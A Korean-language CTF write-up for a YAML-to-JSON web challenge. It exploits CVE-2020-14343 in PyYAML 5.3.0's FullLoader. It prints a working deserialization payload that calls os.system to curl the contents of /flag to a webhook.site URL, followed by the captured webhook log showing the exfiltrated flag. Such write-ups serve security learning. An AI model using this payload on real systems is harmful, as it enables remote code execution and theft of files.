
[web] pokemon strength


- yaml 파일을 입력하면 json으로 바꿔주는 서비스



```
Pikachu:
  species: "Mouse Pokemon"
  type:
    - Electric
  abilities:
    - Static
    - Lightning Rod
  stats:
    hp: 35
    attack: 55
    defense: 40
    speed: 90
```


```
{
    "Pikachu": {
        "species": "Mouse Pokemon",
        "type": [
            "Electric"
        ],
        "abilities": [
            "Static",
            "Lightning Rod"
        ],
        "stats": {
            "hp": 35,
            "attack": 55,
            "defense": 40,
            "speed": 90
        }
    }
}
```

- 주어진 Dockerfile을 통해 pyyaml 5.3.0을 이용하여 변환 작업을 하고 있음을 알 수 있음




```
COPY ./flag /flag
RUN chmod 444 /flag
RUN pip3 install flask flask-cors pyyaml==5.3.0
WORKDIR /app
```

- pyyaml 5.3.0에는 CVE-2020-14343 취약점이 존재하며, 이는 yaml 파일을 변환할 때 FullLoader를 사용하면 RCE 위험이 있다는 취약점임. (python/object/new 생성자 악용)



```
def convert_yaml_to_json():
    content = request.form['yaml_input']
    try:
        data = load(content, Loader=FullLoader)
        json_output = json.dumps(data, indent=4)
        return jsonify({'json_output': json_output}
```



CVE-2020-14343 Detail

MODIFIED


This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

Description

A vulnerability was discovered in the PyYAML library in versions before 5.4, where it is susceptible to arbitrary code execution when it processes untrusted YAML files through the full_load method or with the FullLoader loader. Applications that use the library to process untrusted input may be vulnerable to this flaw. This flaw allows an attacker to execute arbitrary code on the system by abusing the python/object/new constructor. This flaw is due to an incomplete fix for CVE-2020-1747.


- 출제자의 경우 webhook.site로 플래그 값을 curl 하는 방법으로 해결하였음.

```
- !!python/object/new:yaml.MappingNode
  listitems: !!str '!!python/object/apply:os.system ["curl https://webhook.site/1422be51-d2a2-45
  state:
    tag: !!str dummy
    value: !!str dummy
    extend: !!python/name:yaml.unsafe_load
```



```
- !!python/object/new:yaml.MappingNode
  listitems: !!str
'!!python/object/apply:os.system ["curl
https://webhook.site/ebf94742-0e9f-4611-
8152-11b39577265f?flag=`cat /flag`"]'
  state:
    tag: !!str dummy
    value: !!str dummy
    extend: !!python/name:yaml.unsafe_load
```

Error: Object of type MappingNode is not JSON serializable



GET #abf23
119.204.78.190
2024.11.07. 오전 8:45:59

GET https://webhook.site/ebf94742-0e9f-4611-8152-11b39577265f?flag=JFS...

Host	119.204.78.190 Whois Shodan Netify Censys VirusTotal
Date	2024.11.07. 오전 8:45:59 (몇 초 전)
Size	0 bytes
Time	0.000 sec
ID	abf237c5-5fea-4de3-b8d5-65b071cd76db
Note	Add Note

Query strings

flag	JFSH0W_STR0nG_!S_Y0UR_P0KEMON?

No content